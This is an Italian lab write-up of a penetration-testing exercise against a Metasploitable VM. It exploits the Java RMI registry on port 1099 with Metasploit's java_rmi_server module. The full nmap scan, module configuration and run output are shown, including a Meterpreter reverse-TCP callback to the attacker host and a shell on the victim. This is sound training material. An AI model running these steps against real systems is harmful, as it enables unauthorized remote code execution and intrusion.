Sfruttamento della Vulnerabilità Java RMI

Autore: Manfredi Lo Piparo

Data: 23 Gennaio 2026

Argomento: Exploitation di Java RMI su Metasploitable

Introduzione

Ho eseguito con successo un test di penetration testing su una macchina Metasploitable vulnerabile, targetando il servizio Java RMI in esecuzione sulla porta 1099. L'obiettivo dell'esercizio era dimostrare come sfruttare questa vulnerabilità utilizzando Metasploit al fine di ottenere una sessione Meterpreter sulla macchina remota e raccogliere informazioni sulla configurazione di rete e sul routing.

Ambiente di Test


Nel corso di questa esercitazione ho operato con i seguenti parametri:

- **Macchina attaccante (Kali Linux)**: IP 192.168.11.111
- **Macchina vittima (Metasploitable)**: IP 192.168.11.112

Verifica della Connettività di Rete

Test ping iniziale

Ho iniziato verificando che le due macchine fossero in grado di comunicare correttamente sulla rete. Ho eseguito un ping da Kali verso Metasploitable per accertarmi della raggiungibilità



(Ping di verifica della connettività tra Kali e Metasploitable)

Il ping ha avuto successo!

Scansione della Porta Vulnerabile

Dopo aver verificato la connettività, ho utilizzato `nmap` per identificare e verificare il servizio Java RMI sulla porta 1099:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 1099 192.168.11.112
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-23 04:10 -0500
Nmap scan report for 192.168.11.112
Host is up (0.00046s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:64:5F:FD (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.06 seconds
```

(Scansione nmap della porta 1099 - Identificazione del servizio Java RMI Registry)

L'output di nmap ha confermato la presenza di una versione vulnerabile del servizio Java RMI, pronta per essere sfruttata.

Configurazione e Lancio dell'Exploit con Metasploit

Avvio di Metasploit

Ho avviato Metasploit Framework sulla macchina Kali:

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Execute a command across all sessions with sessions -C
<command>

       =[ metasploit v6.4.103-dev                               ]
+ -- --=[ 2,531 exploits - 1,308 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

Ricerca del modulo exploit appropriato

Ho cercato i moduli disponibili per sfruttare vulnerabilità Java RMI:

```
msf > search java_rmi

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                  .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                  2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)                 .                .          .      .
   3    \_ target: Windows x86 (Native Payload)           .                .          .      .
   4    \_ target: Linux x86 (Native Payload)             .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)          .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)          .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server              2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl      2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
```

(Ricerca dei moduli Java RMI disponibili in Metasploit Framework)

Dalla ricerca ho identificato diversi moduli disponibili. Ho selezionato l'exploit principale:

exploit/multi/misc/java_rmi_server

Configurazione dei parametri dell'exploit

Ho configurato tutti i parametri necessari per l'exploit:

```
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

(Configurazione completa dei parametri dell'exploit Java RMI Server)

Esecuzione dell'exploit

```
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/sNhqK1MdRqB
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:40076) at 2026-01-23 04:19:54 -0500
```

L'exploit ha avuto successo con conseguente apertura della sessione Meterpreter!

Raccolta informazioni sulla Macchina Remota


Una volta ottenuta la sessione Meterpreter, ho avviato una shell di sistema per interagire direttamente con Metasploitable:

meterpreter > shell

Ho acquisito informazioni dettagliate utilizzando i comandi di rete disponibili su Linux.

Ho eseguito il comando ifconfig per visualizzare la configurazione dell'interfaccia di rete

Ho utilizzato il comando ip route per visualizzare la tabella di routing della macchina vittima



(Tabella di routing e configurazione interfaccia di rete)

Conclusioni

Questo esercizio ha fornito una comprensione pratica di come i servizi vulnerabili possono essere sfruttati in ambienti di test e sottolinea l'importanza della sicurezza nei sistemi informatici.

Lo sfruttamento della vulnerabilità Java RMI è stato completamente riuscito. Il servizio Java RMI Registry su Metasploitable era vulnerabile e ha permesso l'esecuzione di codice arbitrario attraverso il payload Meterpreter. Questo è un chiaro esempio di come un servizio non aggiornato e non correttamente configurato possa rappresentare un serio rischio di sicurezza.

Questo test ha dimostrato:

- L'importanza di mantenere i servizi aggiornati (patch e aggiornamenti di sicurezza)
- Il rischio di esporre servizi non critici su interfacce di rete accessibili
- La necessità di implementare controlli di accesso alle porte critiche
- L'efficacia di Metasploit nel sfruttare vulnerabilità note
